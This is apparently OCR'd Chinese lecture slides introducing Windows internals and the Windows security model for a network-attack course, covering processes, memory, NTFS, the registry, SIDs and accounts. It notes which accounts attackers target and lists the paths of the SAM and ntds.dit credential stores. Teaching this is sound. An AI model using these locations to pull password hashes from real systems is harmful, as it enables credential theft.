
- **有钱安装正版，没钱使用“原版”；远离论坛糙版；不买地摊盗版。**

Windows操作系统基本结构

- **Windows操作系统基本模型**
  - 内核模式：内核代码运行在处理器特权模式(ring 0)
  - 用户模式：应用程序代码运行在处理器非特权模式(ring 3)




Windows系统核心结构和组件



- 系统进程
  - **Idle/System/smss/winlogon/lsass/services**
- **Windows**环境子系统
  - 内核:**win32k.sys**
  - 用户:**csrss.exe**
  - 子系统**DLL: Kernel32/Advapi32/User32/Gdi32**
- **Ntdll.dll**
  - 用户模式/内核模式**GW**
- **Windows**执行体
  - **Ntoskrnl.exe**上层
- 内核
  - **Ntoskrnl.exe**中函数和硬件体系结构支持
- 硬件抽象层**hal.dll**
- 设备驱动程序


Windows的进程和线程管理

- **Windows下的进程和线程**
  - 可执行程序: 静态指令序列
  - 进程：一个容器，包含至少一个执行线程
  - 线程：进程内部的指令执行实体
- **Windows进程构成元素**
  - 私有虚拟内存地址空间
  - 映射至进程内存空间的可执行程序
  - 资源句柄列表
  - 访问令牌(Security Access Token)
  - 进程ID，父进程ID
  - 至少一个执行线程
- **Windows线程包含基本部件(context)**
  - 处理器状态 CPU寄存器内容
  - 两个栈(内核模式、用户模式)
  - 线程局部存储区(TLS)，共享进程虚拟地址空间和资源列表
  - 线程ID




Windows的内存管理

- 系统核心内存区间
  - **0xFFFFFFFF~0x80000000 (4G~2G)**
  - 映射内核、**HAL**、**Win32k.sys**子系统等
  - 内核态可操纵**(DKOM)**
- 用户内存区间
  - **0x00000000~0x80000000 (2G~0G)**
  - 堆**:** 动态分配变量**(malloc),** 向高地址增长
  - 静态内存区间**:** 全局变量、静态变量
  - 代码区间**:** 从**0x00400000**开始
  - 栈**:** 向低地址增长
    - 单线程进程：**(**栈底地址**: 0x0012FFXXXX)**
  - 每个线程对应一个用户态的栈和堆
- **Windows Memory layout**




Windows文件系统


- **FAT (File Allocation Table文件分配表)**
  - **1980: FAT12 → 1987: FAT16 → 1995: FAT32**
  - 文件目录表：**Table;** 文件分配表：**Linked List**
  - 安全性弱，正在被**NTFS**取代




- **NTFS (NT File System)**
  - **1990s: MS/IBM joint project,** 从**OS/2**文件系统**HPFS**继承
  - **NTFS v3.x for Windows NT 5.x,** 较**FAT**更具安全性**(ACL)**，更好的性能、可靠性和磁盘利用效率
  - 基于访问控制列表机制保证文件读写安全性
  - 支持任意**UTF-16**命名，使用**B+**树进行索引，…
  - **Metadata**保存文件相关各种数据，保存在**Meta File Table(MFT)**



PE文件格式






Windows系统的注册表

- Windows系统注册表
  - Windows配置和控制方面关键角色
  - 系统全局配置的存储仓库
  - 每个用户配置信息的存储仓库
- 注册表查找编辑工具
  - Regedit.exe
- 注册表的读写
  - 读取: 系统引导过程, 系统登录过程, 应用程序启动过程
  - 修改: 缺省安装, 应用程序安装, 设备驱动安装, 修改应用程序配置
- 注册表在文件系统上的存储(Hive)
  - HKLM\SYSTEM\CurrentControlSet\Control\hivelist
- 注册表监视工具
  - RegMon
- 注册表ASEP点-autorun
  - 经常被恶意代码/攻击者利用

Windows NT5.x中的网络结构



推荐书籍

- 深入解析Windows操作系统(第四版)
  - Windows Server 2003/Windows XP技术内幕
  - 作者
    - Mark E. Russinovich
      - sysinternals
    - David A. Solomon
  - 译者
    - 潘爱民研究员@MSRA
  - 英文版电子书
- 《Windows内核原理与实现》
  - 潘爱民著


内容

1. Windows操作系统简介
2. Windows的安全结构和机制
3. Windows系统远程攻击
4. 课堂实践：Windows远程攻击实验
5. Windows系统本地攻击
6. 案例演示：Windows系统攻击演示
7. 对抗作业：Windows系统远程渗透攻击与分析

Windows安全性

- 设计目标
  - 一致的、健壮的、基于对象的安全模型
  - 满足商业用户的安全需求, 达到CC评估标准EAL4
    - **AAA:** 身份验证、授权、审计
  - 一台机器上多个用户之间安全地共享资源
    - 进程，内存，设备，文件，网络
- 安全模型
  - 服务器管理和保护各种对象
  - 客户通过服务器访问对象
    - 服务器扮演客户，访问对象
    - 访问的结果返回给服务器
- 攻击者目标
  - 在拥有最高权限的用户帐户环境中执行命令。

Windows NT 5.x安全体系结构




Authentication
身份验证

Auditing
审计

Authorization
授权

SRM-安全引用监控器

- **SRM (Security Reference Monitor)**
  - 安全引用监控器
  - **Windows资源宝库的看门人**
  - 位置: **Windows执行体Ntoskrnl.exe上层**
  - 内核模式，负责对运行在用户模式代码的各种资源存取请求进行检查



S. Ames, M. Gasser, and R.Schell, John S. *Security Kernel Design and Implementation: An Introduction*, IEEE Computer, Vol. 16, No. 7, 1983.

Subject – 安全主体

- Windows NT 5.x的安全主体
  - 用户(users) 和 用户帐户(accounts)
  - 用户组(groups)
  - 计算机(computers)
- Account Identifier: Security identifier(SID)安全标识符
  - 时间和空间唯一的安全主体帐户标识
  - 48位数值: S-1-N-Y1-Y2-Y3-Y4
  - Some well-known SIDs: Administrator Y4(RID)=500

用户帐户

- 用户帐户
  - 操作系统运行程序代码的执行环境
- 帐户权限
  - 限制该用户帐户内运行程序对系统资源对象的访问
- **Windows内建帐户**
  - 本地**Administrator帐户: 最高权限**
  - **SYSTEM/LocalSystem: 技术角度最高权限，自动运行程序所使用的运行环境**
  - **Guest帐户: 相对极少的权限**
  - **IUSR_*machinename*: IIS匿名网络访问帐户, Guest组**
  - **IWAM_*machinename*: IIS应用程序运行帐户**
- 黑客眼里的**Windows帐户**
  - 本地**Administrator和SYSTEM帐户拥有最高权限，是终极目标**

用户组

- 用户组
  - 简化用户管理引入的用户帐户容器
  - 将用户帐户添加入特定用户组，该用户即拥有用户组配置的全部权限
- **Windows内建用户组**
  - **Administrators:** 本地最高权限用户组
  - **Account/Backup/Server/Print Operators:** 略低于**Administrators**
  - **Network/Local Service:** 用于容纳服务帐户，替代原先用于启动服务的**SYSTEM**帐户
  - **Users:** 所有用户帐户
- **Windows域中的内建用户组**
  - **Domain Admins:** 域中最高权限
  - **Enterprise Admins:** 森林中最高权限组


帐户口令管理-SAM和活动目录

- 本地帐户和口令信息-保存在SAM中
  - SAM: Security Accounts Manager
  - 加密口令字存储: 不可逆Hash后存储
  - SAM位置: 运行时刻不能直接读取
    - 文件系统: %systemroot%\system32\config\sam
    - 注册表: HKEY_LOCAL_MACHINE\SAM
- 域帐户和口令信息-保存在域控制器的活动目录AD中
  - AD: Active Directory
  - AD位置: %systemroot%\ntds\ntds.dit
